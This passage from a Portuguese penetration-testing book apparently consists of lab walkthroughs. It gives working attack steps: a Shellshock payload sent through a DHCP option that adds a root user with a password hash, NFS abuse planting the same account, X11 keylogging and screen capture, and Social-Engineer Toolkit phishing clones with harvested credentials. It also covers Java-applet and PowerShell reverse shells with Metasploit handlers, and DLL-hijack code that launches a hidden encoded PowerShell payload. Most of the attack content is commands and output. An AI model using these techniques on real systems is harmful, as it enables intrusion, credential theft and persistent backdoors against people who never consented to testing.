zZxJgzfsZBftarXIb00ZTr23mFJyGClmnanMApwRoQOkVRx_XgWNnyRbLwiCh9ZsAK-wtllHfm17bnQsL_JWoT7iUfXw43
-p0fe9Kw5h6ZboLm62e-0Sz3A6afInlZnl-EDxRZByGS7H2nu1XTzHAOqicYYVzXXeb9mjBZ8wZIaIxxUYv3OM1zVc
KFfzjQ2STypK-u3etK1Hn4H-Cu2KF6zjoKqF43n27Z8bfsKHhILZuEcMkyBfg&pstMsg=1
&dnConn=&checkConnection=&checkedDomains=youtube&**Email=vpn_layer2@gmail.com**
&Passwd=senha_gmail&signIn=Fazer+login&PersistentCookie=yes&rmShown=1HTTP/1.1 200 OK^M

Vamos pesquisar pelo nome de usuário e senha que foram digitados para o Facebook (editado por motivos visuais).

lsd=AVri7hsY&**email=vpn_layer2@facebook.com&pass=email_facebook**&default_persistent=0&timezone=&lgnrnd=071209_Uhh4&lgnjs=n&locale=pt_BRHTTP/1.1 200 OK

Mais informações sobre o projeto Layer2-Pivoting-Cliente podem ser obtidas em:

- *https://github.com/rsmudge/Layer2-Pivoting-Client*.
- *http://blog.cobaltstrike.com/2014/10/14/how-vpn-pivoting-works-with-source-code/*.

Nota: em testes realizados, observei que não são todas as placas de rede que aceitam o software simpletun.c, portanto, se o seu Kali Linux receber a conexão, mas não conseguir o IP da rede alvo por meio do comando dhclient, realize o mesmo teste com outra interface de rede e/ou até mesmo com outro computador pessoal (Pessoalmente, não descobri o motivo, mas utilizando-se de outro notebook o teste foi realizado com sucesso).

9.7 Vulnerabilidade shellshock

A vulnerabilidade do shellshock é uma vulnerabilidade envolvendo o *bash* de comandos do Linux. Uma vulnerabilidade extremamente simples que envolve variáveis de ambiente. No momento em que é definida uma variável de ambiente, também é possível a execução de comandos do shell. Essa vulnerabilidade permite a execução de códigos remotos.

```
() { :;};
```

Digite no terminal do Debian:

```
env x='() { :;}; echo Sistema Vulnerável' bash -c 'echo Mensagem qualquer'
```

O cenário mais típico de exploração dessa vulnerabilidade é por meio do CGI do Apache, porém vamos explorar essa falha por meio do DHCP.

No momento em que um Linux é conectado à rede, pode ter a sua segurança comprometida.

Como um cenário de teste, inicie o servidor SSH no Debian:

```
root@debian# service ssh start
```

Habilite o roteamento de pacotes (IP Forward):

```
root@kali# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Habilite a conectividade com a internet por meio da interface cabeada eth0:

```
root@kali# iptables -F
root@kali# iptables –F –t nat
root@kali# iptables –t nat –A POSTROUTING –o eth0 –j MASQUERADE
```

Instale o dnsmasq:

```
root@kali# apt-get install dnsmasq
```

Inclua no final do arquivo */etc/dnsmasq.conf*:

```
interface="eth0"
dhcp-range=192.168.1.102,192.168.1.103,12h
dhcp-option-force=114,() { :; }; echo "ghost:x:0:0:root:/root:/bin/bash" >> /etc/passwd;
echo
```

"ghost:6feBiS9hJ$JAbpSeNhwAqSNhabxexMsxNhbltOf1hMQyPIZ34PD8Cmf4/07YkXSxeBvU3OxUH13JSB4Vcj/D1YB/OmIUjqG/:16330:0:99999:7:::" >> /etc/shadow

Será adicionado o usuário “ghost” com senha “ghost” no sistema.

Nota: o hash gerado e inserido no arquivo */etc/dnsmasq.conf* é o hash quando um usuário é adicionado ao sistema. Faça um teste:

Crie o usuário ghost no sistema
root@kali# adduser ghost
Digite “ghost” como senha desse usuário
Enter new UNIX password: ghost
Retype new UNIX password: ghost
Confira com o cat o arquivo */etc/shadow* do seu sistema
root@kali# cat /etc/shadow

O hash escrito no livro é o mesmo que o hash gerado com o comando passwd. Isso porque o algoritmo matemático para criar esse hash é o mesmo.

Inicie o servidor dnsmasq:

root@kali# service dnsmasq start

Desabilite a interface eth0 do Debian:

root@debian# ifdown eth0

Habilite novamente essa interface:

root@debian# ifup eth0

Nesse momento é criado o usuário ghost no arquivo */etc/passwd* e */etc/shadow*:

root@debian# cat /etc/passwd
root@debian# cat /etc/shadow

Conecte-se via SSH ao servidor Debian para acesso root à máquina:

Usuário: ghost
Senha: ghost
root@kali# ssh 192.168.1.102 –l ghost

9.8 Explorando servidores NFS mal configurados

Como visto no exemplo do shellshock, servidores Linux também sofrem de vulnerabilidades como estouro de pilha, condição de corrida, problemas com symlinks (links simbólicos) etc. Há inúmeros artigos sobre vulnerabilidades que são expostas nos principais sites como o packetstormsecurity, exploit-db, securityfocus etc. Porém, particularmente, acredito que os piores erros em sistemas Linux estejam relacionados à forma como o dispositivo é configurado. Uma má configuração de determinado dispositivo e já é mais do que suficiente para um atacante conseguir acesso root à máquina. Um exemplo que se encaixa nesse cenário são os servidores NFS. O NFS (Network File System) é um serviço que permite aos usuários montarem o sistema de arquivos do servidor rodando NFS na sua máquina local, podendo assim (pela internet) acessar os arquivos do servidor. Porém a maior vulnerabilidade de servidores NFS reside no fato de como são as permissões de montagem do sistema de arquivos do servidor e quem são os clientes permitidos a realizar essa montagem. O erro mais comum é deixar o diretório raiz */* do Linux com permissões de escrita para que qualquer cliente monte na sua própria máquina o sistema de arquivos do servidor. Com a raiz montada, os vetores de ataque vão da criatividade do atacante.

Vamos, então, configurar um servidor NFS vulnerável.

Primeiro, instale o servidor NFS no Debian:

```
root@debian# apt-get install nfs-kernel-server rpcbind
```

Altere o arquivo */etc/exports* para o seguinte conteúdo:

```
/ *(rw,no_root_squash,no_subtree_check)
```

Podemos observar que o sistema que será montado remotamente é o raiz / e que nós damos a permissão de escrita por meio de rw, para que qualquer cliente (*) consiga montar remotamente o nosso servidor.

Reinicie o servidor com os comandos:

root@debian# service rpcbind start

root@debian# service nfs-kernel-server restart

Servidores NFS são associados ao RPC. A sigla RPC significa “chamada ao procedimento remoto”, e permite que os aplicativos comuniquem-se entre si. Então, por exemplo, determinados aplicativos, como o NFS, alertam o RPC de que estão ativos e usando determinada porta para conexões. O serviço RPC, por padrão, escuta na porta TCP 111.

No Kali Linux, verifique por meio do rpcinfo se o NFS está ativo no sistema alvo, fazendo chamadas ao RPC.

root@kali# rpcinfo -p 192.168.1.102

O serviço NFS estará ativo.

Verifique quais são as partições que podem ser montadas e por quais clientes:

root@kali# showmount -e 192.168.1.102

A resposta será:

Export list for 192.168.1.102:

/ *

Indicando que a pasta / está acessível para todos (*).

Monte a pasta com o comando mount:

root@kali# mount -o nolock,vers=3 192.168.1.102:/ /mnt

O diretório raiz de 192.168.1.102 foi montado em */mnt*.

Vamos então fazer de forma análoga ao laboratório do Shellshock, inserindo dentro de */mnt/etc/passwd* o usuário ghost (utilize o seu editor de texto favorito, como o vi, nano, pico):

ghost:x:0:0:root:/root:/bin/bash

Vamos também, inserir a senha do usuário ghost no arquivo */mnt/etc/shadow* (utilize o seu editor de texto favorito, como o vi, nano, pico):

ghost:6feBiS9hJ$JAbpSeNhwAqSNhabxexMsxNhbltOf1hMQyPIZ34PD8Cmf4/07Y

kXSxeBvU3OxUH13JSB4Vcj/D1YB/OmIUjqG/:16330:0:99999:7:::

Faça o login via SSH com o usuário ghost e senha ghost. Você é o root do sistema.

9.9 Explorando X Window System

Assim como o NFS, a maior vulnerabilidade de sistemas X (X Window System) é a forma como são configurados.

O servidor de janela X (X Window System) permite que ambientes Linux possuam interface gráfica. Se o leitor estiver utilizando a interface gráfica no Linux, está usando o servidor de janela X. Esse servidor funciona na arquitetura cliente-servidor. O servidor X fica escutando em determinada porta (normalmente a porta 6000, mas pode variar de 6000 até 6005). O cliente conecta-se ao servidor por meio do protocolo X e toda a interface gráfica é disponibilizada para o cliente.

O mais comum é adotar o X Window System apenas para uso local, ou seja, apenas a máquina local acessa o servidor X. Porém o servidor X pode ser configurado para permitir conexões remotas vindas de outras máquinas da rede, ou, na pior das hipóteses, para permitir a conexão de qualquer máquina da rede. Se um servidor X permite conexões oriundas de qualquer lugar, um atacante pode se aproveitar desse tipo de configuração para explorar o servidor X.

Primeiro, devemos ter uma máquina Linux com uma interface gráfica habilitada. Na instalação padrão do Debian, a interface gráfica (Xorg) já é instalada. Se o leitor não possui uma interface gráfica, poderá instalar o Xorg.

O Xorg não possibilita que máquinas remotas conectem-se ao servidor X. Porém vamos permitir que qualquer cliente (máquina) da rede conecte-se remotamente ao nosso servidor. Para isso, inicie a interface em modo texto do Debian acessando o terminal tty1 pressionando o Ctrl da direita com a tecla F1.

Acesse o terminal com usuário e senhas do root.

Inicie uma nova instância do servidor X por meio do comando startx. Como a sessão 0 é iniciada por padrão no Debian (e não permite acesso remoto), vamos criar a sessão 1.

root@debian# startx -- :1

Abra um terminal e digite xhost:

root@debian# xhost
Access control enable, only authorized clients can connect

O controle de acesso está indicando que somente usuários autorizados podem se conectar a essa sessão X. Vamos desabilitar essa segurança, permitindo que qualquer computador conecte-se ao servidor X.

root@debian# xhost +
Access control disable, clients can connect from any host

Primeiro, devemos determinar se um servidor está escutando entre as porta 6000 até 6005. Podemos utilizar o Nmap.

root@kali# nmap -sV 192.168.1.102
PORT STATE SERVICE VERSION
6001/tcp open X11 **X.Org** (open)

Outro software que realiza a varredura em servidores X é o Metasploit por meio do módulo *auxiliary/scanner/x11/open_x11*.

msf > use auxiliary/scanner/x11/open_x11
msf auxiliary(open_x11) > set RHOSTS 192.168.1.100-192.168.1.102
RHOSTS => 192.168.1.100-192.168.1.102
msf auxiliary(open_x11) > set RPORT 6001
RPORT => 6001
msf auxiliary(open_x11) > exploit

[*] Scanned 1 of 3 hosts (33% complete)
[*] Scanned 2 of 3 hosts (66% complete)
[*] **192.168.1.102 Open X Server** (The X.Org Foundation)
[*] Scanned 3 of 3 hosts (100% complete)
[*] Auxiliary module execution completed

Sabendo que o servidor encontra-se ativo e esperando por

conexões, uma das formas possíveis de exploração é por meio do keylogger remoto. Instale a suíte x11-apps no Kali Linux para instalação do xspy.

```
root@kali# apt-get install x11-apps
```

Exporte o display local como sendo o IP da máquina remota juntamente com o seu número da sessão X.

```
root@kali# export DISPLAY=192.168.1.102:1
root@kali# xspy
opened 192.168.1.102:1 for snoopng
```

Tudo o que for digitado no Debian será armazenado pelo xspy (incluindo sessões de terminal).

Também é possível ver quais são os programas em execução pelo xwininfo.

```
root@kali# xwininfo -root -all -display 192.168.1.102:1
```

Pelo xkill é possível finalizar um determinado programa gráfico. Por exemplo, vamos finalizar a instância da calculadora (gcalctool).

```
root@kali# xwininfo -root -all -display 192.168.1.102:1 | grep gcalctool
0x2800001 "gcalctool": ("gcalctool" "Gcalctool")  10x10+10+10  +10+10
   0x2800003 "Calculadora": ("gcalctool" "Gcalctool")  312x255+1+34  +40+68
```

O número de identificação da calculadora é 0x2800001.

Finalize-o por meio do xkill:

```
root@kali# xkill -display 192.168.1.102:1 -id 0x2800001
```

É possível realizar um screenlogger no sistema alvo. Para isso, vamos capturar a tela por meio do xwd, realizando um pipe para armazenarmos os dados em um arquivo chamado de *tela_capturada.xwd*.

```
root@kali# xwd -root -display 192.168.1.102:1 > /root/Desktop/tela_capturada.xwd
```

---

1 Arquivos de log são arquivos que registram as atividades de determinado usuário. Se um atacante obter um acesso não autorizado a um sistema, com certeza ele não vai querer que suas atividades maliciosas fiquem registradas. Ele vai buscar e apagar esse tipo do registro, como se a invasão nunca tivesse ocorrido.

CAPÍTULO 10

Engenharia social

Engenharia social consiste no ato de obter informações das pessoas. O conceito envolvido em engenharia social não é moderno e já existe há tempos remotos. Toda e qualquer técnica de manipulação, persuasão e lábia enquadra-se como engenharia social. Mas o termo “engenharia social” surgiu com o hacker/cracker Kevin Mitinick, que, no auge de suas invasões a dispositivos e sistemas governamentais, utilizava-se de métodos não computacionais para obter informações das pessoas. Apelidou as suas técnicas como Social Engineering.

Por meio da engenharia social, o alvo pode fornecer informações preciosas, como até mesmo a sua senha de acesso a determinado ativo/servidor ou permitir a instalação de programas maliciosos (backdoors). Normalmente, ataques de engenharia social são empregados com o intuito de se obter informações confidenciais ou para ter acesso à áreas restritas. Por exemplo, um phishing (email falso) é uma técnica de engenharia social, um USB infectado com malware (BadUSB) é outra tática.

A engenharia social não se limita a meios computacionais. Qualquer pessoa que consiga convencer outras a realizar determinada atitude para alcançar o seu objetivo é categorizada como engenheira social. Exemplos de engenheiros sociais: hackers, crackers, auditores de rede, pentesters, scammers (golpistas virtuais), carders (ladrões virtuais de crédito e contas bancárias), vigaristas, vendedores, espiões etc.

Lembrando que toda a atividade da engenharia social baseia-se no fator confiança. Caso você não consiga construir o vínculo de confiança com o seu alvo, é muito provável que falhe.

Neste capítulo serão discutidos quais são os princípios e práticas

adotadas por um engenheiro social. Quais são as técnicas que auxiliam um usuário a divulgar determinada informação ou realizar um ato, além de falarmos também sobre a utilização da ferramenta SET para auxílio da engenharia social baseada em computadores, e sobre o potente ataque BadUSB, que permite infectarmos o firmware de um pendrive com código malicioso.

10.1 Processo de ataque

A engenharia social pode ser dividida nas seguintes etapas: coleta de informações, confiança, vetor de ataque e execução[1].

- **Coleta de informações** – Coletam-se as informações iniciais relativas ao alvo.
- **Confiança** – Informações mais específicas começam a ser coletadas: usuários mais suscetíveis à execução de programas maliciosos, determinação de qual é a versão do navegador que tal empresa utiliza (caso o navegador seja o Internet Explorer versão inferior a 11, pode-se utilizar o exploit "Internet Explorer < 11 – OLE Automation Array Remote Code Execution"). Nessa fase, o atacante deve estabelecer uma relação de confiança com o seu alvo.
- **Vetor de ataque** – Planejamento do tipo de ataque que será efetuado. Pode ser tanto baseado em pessoas como baseado em computadores. Ataques baseados em computadores caracterizam-se por usar meios tecnológicos, como o uso de phishing, sites maliciosos, backdoors etc. Ataques baseados em pessoas caracterizam-se pelo contato direto, como telefonemas ou, até mesmo, a ida física do atacante à empresa para efetuar o ataque.
- **Execução** – Execução do ataque. Nesse ponto, o atacante já deve ter estabelecido a relação de confiança com a sua vítima para não despertar suspeitas. Do contrário, o ataque vai "cair por terra".

Ataques de engenharia social são classificados como crime de acordo com a legislação brasileira. Assim, se o leitor pensar em se aventurar nesse mundo, pense que será processado e provavelmente preso pelas leis Carolina Dieckman, falsidade ideológica, estelionato e demais penalizações judiciais dependendo do que foi realizado.

10.2 Tipos de engenharia social

Toda e qualquer técnica de persuasão e influência pode ser considerada engenharia social, independentemente de ser ligada à área de informática ou não. Por conta disso, a engenharia social pode ser classificada em dois tipos:

- **Baseado em pessoas** – Nesse tipo de engenharia social, as técnicas utilizadas não necessitam do auxílio de programas computacionais. Por exemplo, disfarces, vendedores, vigaristas, vendedores de telemarketing, categorizam-se nesse formato de engenharia social.
- **Baseado em computadores** – Nesse tipo de engenharia social, as técnicas utilizadas necessitam do auxílio de programas computacionais. Por exemplo, o phishing e backdoors categorizam-se nesse formato de engenharia social.

10.3 SET (Social Engineering Toolkit)

O SET é uma ferramenta de fácil uso para ataques de engenharia social com base tecnológica. Apresenta opções como geração de cavalos de Troia, phishing, criação de mídia infectada etc.

Nota: Versões inferiores a 6.5.9 são muito instáveis, com alguns bugs e não sendo corretamente integrado ao Metasploit. O aconselhado é que se realize manualmente o download do SET. Ao utilizar o SET com o Metasploit, utilize a versão 6.5.9:

```
root@kali# git clone https://github.com/trustedsec/social-engineer-toolkit set
root@kali# cd set
root@kali# ./setoolkit
```

Na primeira tela do SET, serão exibidas as opções de ataques de engenharia social, como Social-Engineering Attacks, Fast-Track Penetration Testing, Third Party Modules etc. Vamos trabalhar com a opção 1) Social-Engineering Attacks.

```
Select from the menu:

1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```

Há diversas opções de ataques voltados à engenharia social, como Spear-Phishing Attack Vectors, Website Attack Vectors, Infectious Media Generator etc. Particularmente, não gosto da opção 1)Spear-Phishing Attack Vectors, pois nessa opção será enviado um email em massa com exploits preparados, porém a maioria dos exploits é antiga e defasada. Por isso, vamos escolher a opção 2) Website Attack Vectors.

```
Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.
```

set> 2

A próxima tela mostra os principais ataques voltados à web, como a construção de aplicativos Java maliciosos (opção 1) Java Applet Attack Method), ataques voltados à exploração de falhas em navegadores (opção 2) Metasploit Browser Exploit Method), ataque de captura de login (opção 3) Credential Harvester Attack Method) e outros.

Vamos começar criando um aplicativo Java que, se executado pela vítima, dará acesso meterpreter à máquina alvo. Para esse laboratório, instale o Java na máquina Windows. O Java pode ser obtido em *https://www.java.com/pt_BR/download.*

Escolha a opção 1) Java Applet Attack Method.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method

99) Return to Main Menu

set:webattack> 1

O SET fornece a opção de usar um template pronto, clonar um site ou importar um template.

Com a opção 1)Web Template, o SET vai criar uma página pronta com um layout já predefinido.

Com a opção 2)Site Cloner, o SET vai clonar uma página da web. No momento em que a vítima acessar o site *http://192.168.1.100*, será exibida a página clonada e um aplicativo Java malicioso.

Com a opção 3) Custom Import será importado um template criado pelo leitor.

Utilize a opção 1)Web Template.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack> 1

O SET também pergunta ao leitor se está utilizando redirecionamento de portas. O redirecionamento de portas é utilizado, por exemplo, quando se realiza um ataque e a vítima encontra-se na internet e não na rede local (LAN).

Como o ambiente está sendo apenas a rede local, deixe como sendo “no”.

[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse listener.
set**> Are you using NAT/Port Forwarding [yes|no]: no**

Na próxima pergunta, digite o IP do Kali Linux para que este escute por conexões reversas.

[-] Enter the IP address of your interface IP or if your using an external IP, what
[-] will be used for the connection back and to house the web server (your interface address)
set:webattack**> IP address or hostname for the reverse connection: 192.168.1.100**

A criação de um applet Java requer certificados digitais. O SET possibilita que o usuário crie um certificado digital pelo SET (opção 1. Make my own self-signed certificate applet.). Utilize um certificado que o próprio SET vai construir (opção 2. Use the applet built into SET.) ou, se o usuário possuir o seu próprio certificado digital, importe-o para o SET (opção 3. I have my own code signing certificate or applet.). Selecione a opção 2. Use the applet built into SET para que o SET crie um certificado.

[----------]
Java Applet Configuration Options Below
[----------]

Next we need to specify whether you will use your own self generated java applet, built in applet, or your own code signed java applet. In this section, you have all three

options available. The first will create a self-signed certificate if you have the java jdk installed. The second option will use the one built into SET, and the third will allow you to import your own java applet OR code sign the one built into SET if you have a certificate.

Select which option you want:

1. Make my own self-signed certificate applet.
2. Use the applet built into SET.
3. I have my own code signing certificate or applet.

Enter the number you want to use [1-3]: 2

Criado o certificado, selecione qual o template desejado. Podemos utilizar o template 1. Java Required, 2. Google, 3. Facebook etc. O template pronto é uma página já criada pelo SET que está armazenada em sua base de dados. Assim, o SET possui uma base de dados com um clone do site do Google, do Facebook etc. Como esses sites são atualizados frequentemente e mudam de aparência bem rápido, vamos colocar uma aparência mais genérica, que nos dê a impressão de que, para acessar aquele site, é necessário instalar o Java, selecionando a opção 1. Java Required.

[*] Okay! Using the one built into SET - be careful, self signed isn't accepted in newer versions of Java :(

1. Java Required
2. Google
3. Facebook
4. Twitter
5. Yahoo

set:webattack> Select a template: 1

O SET também requer o payload que será utilizado para estabelecer a conexão reversa quando o usuário aceitar o nosso aplicativo Java. Há diversos payloads, como um shell reverso convencional, conexões VNC, shell tunelado sobre o protocolo HTTP ou, até mesmo, o nosso próprio executável (opção 17) Import yout own executable).

What payload do you want to generate:

Name: Description:

1) Meterpreter Memory Injection (DEFAULT) This will drop a meterpreter payload

through PyInjector

2) Meterpreter Multi-Memory Injection This will drop multiple Metasploit payloads via memory

3) SE Toolkit Interactive Shell Custom interactive reverse toolkit designed for SET

4) SE Toolkit HTTP Reverse Shell Purely native HTTP shell with AES encryption support

5) RATTE HTTP Tunneling Payload Security bypass payload that will tunnel all comms over HTTP

6) ShellCodeExec Alphanum Shellcode This will drop a meterpreter payload through shellcodeexec

7) Import your own executable Specify a path for your own executable

set:payloads> 7

Como estamos importando o nosso executável, primeiro crie uma backdoor de conexão reversa e depois configure o Metasploit para esperar por conexões (maiores detalhes consulte a seção 12.1 Backdoors).

set:payloads> Enter the path to your executable:/var/www/reverse.exe

Na máquina Windows, acesse o IP do Kali Linux, *http://192.168.1.100*.

Devido às novas configurações de segurança, applets Java são bloqueados, conforme mostra a figura 10.1.




Figura 10.1 – Applets Java são bloqueados em versões mais novas do Java.

Para permitir applets Java, vá em Painel de controle, Java, Segurança, Editar Lista de sites e insira o IP do Kali Linux,

conforme mostra a figura 10.2.




Figura 10.2 – Permita applets vindo do IP http://192.168.1.100.

Acesse novamente o site *http://192.168.1.100*. Dessa vez, será exibido outro alerta perguntando se o usuário deseja abrir o applet Java. Confirme clicando sobre o checkbox Eu aceito o risco e desejo executar essa aplicação, conforme mostra a figura 10.3.




Figura 10.3 – Permita a execução de aplicativos Java.

A sessão Meterpreter será aberta no sistema.

Para não repetir os passos anteriores e para uma melhor visualização do livro, para os próximos laboratórios será adotada a numeração X.Y.Z. Então, por exemplo, sempre inicie cada laboratório com a tela inicial do SET (digitando setoolkit no terminal). Entenda 1.2.3 como sendo a escolha das seguintes

opções 1) Social-Engineering Attacks, 2)Website Attack Vectors, 3)Credential Harvester Attack Method.

- Opção 1.2.3 – Credential Harvester Attack Method

Esse ataque permite a clonagem de qualquer página, criando um phishing. Para capturar as credenciais do alvo, o usuário terá que acessar o endereço do phishing.

Para criar uma página bem verossímil, escolha a opção “2) Site Cloner” e realize a clonagem de uma página.

Digite o IP do Kali Linux no campo set:webattack> IP address for the POST back in Harvester/Tabnabbing:

Digite a URL que deseja clonar no campo set:webattack> Enter the url to clone:

Os arquivos para o phishing foram copiados para a pasta */var/www*.

O usuário deverá acessar o endereço URL que contém o *phishing* (*http://192.168.1.100*) e digitar o seu nome de usuário e senha.

Acesse a pasta */var/www* e lá haverá um arquivo de texto contendo aquilo que foi digitado pelo usuário (editado por motivos visuais).

root@kali# cat /var/www/harvester*.txt
Array
(
[GALX] => FP17UhnEtR8
[continue] => **https://accounts.google.com/ManageAccount**
[followup] => https://accounts.google.com/ManageAccount
[pstMsg] => 1
[**Email**] => **email@gmail.com**
[**Passwd**] => **senha_gmail**
[signIn] => Sign in
[PersistentCookie] => yes
[rmShown] => 1

- Opção 1.9 – PowerShell Attack Vectors

O Powershell é um prompt de comandos do Windows, que foi implementado a partir do Windows Vista e que possibilita utilizar scripts para automatização de tarefas. O PowerShell possui alguns comandos que são nativos ao Linux, como o ls. Ataques contra o PowerShell (versões superiores ao Windows Vista contêm nativamente o PowerShell) possibilitam a obtenção do shell reverso. A grande vantagem em se utilizar o PowerShell como vetor de ataque é que, diferentemente de ataques convencionais (como arquivos executáveis), o PowerShell executa a instrução (no nosso caso o payload) diretamente na memória, não sendo executada no disco rígido (ataques convencionais), e isso dificulta, e muito, a detecção do nosso payload como uma instrução maliciosa por sistemas de antivírus.

Configure o SET para que o PowerShell realize a injeção do shellcode via caracteres alfanuméricos, selecionando a opção 1) Powershell Alphanumeric Shellcode Injector.

Digite o IP do Kali Linux no campo set> IP address for the payload listener (LHOST):

Digite a porta para a conexão reversa no campo set:powershell> Enter the port for the reverse [443]:

Particularmente, prefiro iniciar o Metasploit em uma janela separada, mas, caso o leitor deseje, poderá iniciar o Metasploit pelo setoolkit digitando *yes* no campo set> Do you want to start the listener now [yes/no]:

No final será gerado um arquivo *txt*, mova-o para a pasta */var/www.*

```
root@kali# mv /root/.set/reports/powershell/x86_powershell_injection.txt
/var/www/shell.bat
```

Se o leitor não inicializou o Metasploit pelo setoolkit, deverá inicializá-lo manualmente:

```
root@kali# msfconsole
msf > use exploit/multi/handler
```

```
msf exploit(handler)> set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(handler)> set LPORT 12345
msf exploit(handler)> set LHOST 192.168.1.100
msf exploit(handler)> exploit
```

Pelo Windows, acesse *http://192.168.1.100/shell.bat* e execute o arquivo *.bat*.

10.4 Office 2010 pptimpconv DLL hijacking

O PowerPoint 2010 apresenta uma vulnerabilidade de DLL hijacking. Essa vulnerabilidade caracteriza-se por uma DLL que, se estiver no mesmo diretório do arquivo *.pptx*, o PowerPoint levará como prioridade essa DLL (criada por nós e maliciosa), e não a DLL original do programa.

Deve ser criado um arquivo *.pptx* e na mesma pasta uma DLL com o nome de *pptimpconv.dll*.

Utilize o DevC++ para a criação da DLL *http://sourceforge.net/projects/dev-cpp/files/Binaries/Dev-C%2B%2B%204.9.9.2/.*

Crie um novo projeto em Arquivo > Novo > Projeto.

Selecione o projeto do tipo DLL e escolha um projeto da linguaguem C (por padrão estará marcado como C++).

Salve o projeto (*Projeto1.dev*) em uma pasta de sua preferência.

São criados dois arquivos dentro do projeto (*dll.h* e *dllmain.cpp*). O arquivo *dll.h* pode ser excluído do projeto. Clique com o botão direito do mouse no arquivo *dll.h* (coluna à esquerda) e selecione a opção Remover Arquivo (não é necessário salvar mudanças).

Serão poucas as alterações no conteúdo do arquivo *dllmain.cpp*, que deve ficar da seguinte forma:

```
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
BOOL APIENTRY DllMain
(HINSTANCE hInst /* Library instance handle. */ ,
```

```
DWORD reason /* Reason this function is being called. */ ,
LPVOID reserved /* Not used. */ )
{
   switch (reason)
   {
     case DLL_PROCESS_ATTACH:
     case DLL_PROCESS_DETACH:
     case DLL_THREAD_ATTACH:
     case DLL_THREAD_DETACH:
       WinExec(“calc”,1);
       exit(0);
   }
}
```

Ou seja, apenas apagamos os conteúdos das variáveis DLL e incluímos a execução local da calculadora em modo visível (1).

Compile o arquivo na aba Executar > Compilar.

Renomeie o arquivo *Projeto1.dll* para *pptimpconv.dll*.

Crie um novo arquivo *.pptx* do PowerPoint 2010 no mesmo diretório em que se encontra *pptimpconv.dll*.

Ao executar o arquivo do PowerPoint 2010 é aberta a calculadora.

Agora, que tal algo mais perigoso?

Gere um payload do PowerShell utilizando o setoolkit e troque a linha WinExec("calc",1); pelo payload do PowerShell e a visibilidade de 1 para 0 (invisível). O código a seguir (editado por motivos visuais) ficará parecido com:

```
case DLL_THREAD_DETACH:
  WinExec("powershell -nop -windowstyle hidden -noni -enc JAAxABhOI",0);
  exit(0);
```

Nesse momento é executada uma conexão reversa com a máquina do atacante.

10.5 Macros maliciosas

Um documento criado pelo Office pode possuir macros, que são

funções agregadas para execução de determinadas ações. Por exemplo, se for do desejo do usuário, ele poderá criar um documento e incluir uma macro para executar um arquivo local, como uma música ou um vídeo (supondo uma apresentação do PowerPoint ou de um documento do Word). Logicamente, essa funcionalidade de execução de arquivos locais poderá dar acesso shell a um atacante mal-intencionado (utilizando o PowerShell). Para que o leitor se familiarize com a criação de macros, vamos, primeiro, criar uma macro simples em um documento do Word para executar a calculadora.

Versões mais novas do Word criam e salvam documentos no formato *.docx*. Infelizmente, esse formato não suporta a gravação de macro. Porém a notícia positiva é que nós podemos trabalhar no formato *.doc* criando, salvando e depois transferindo a macro para a nossa vítima.

Primeiro, crie um arquivo no formato *.doc*.

A criação da macro vai depender da versão do Office. Para versões do Office 2010, a macro é criada no campo Exibição > Macros > Exibir Macros (Figura 10.4).

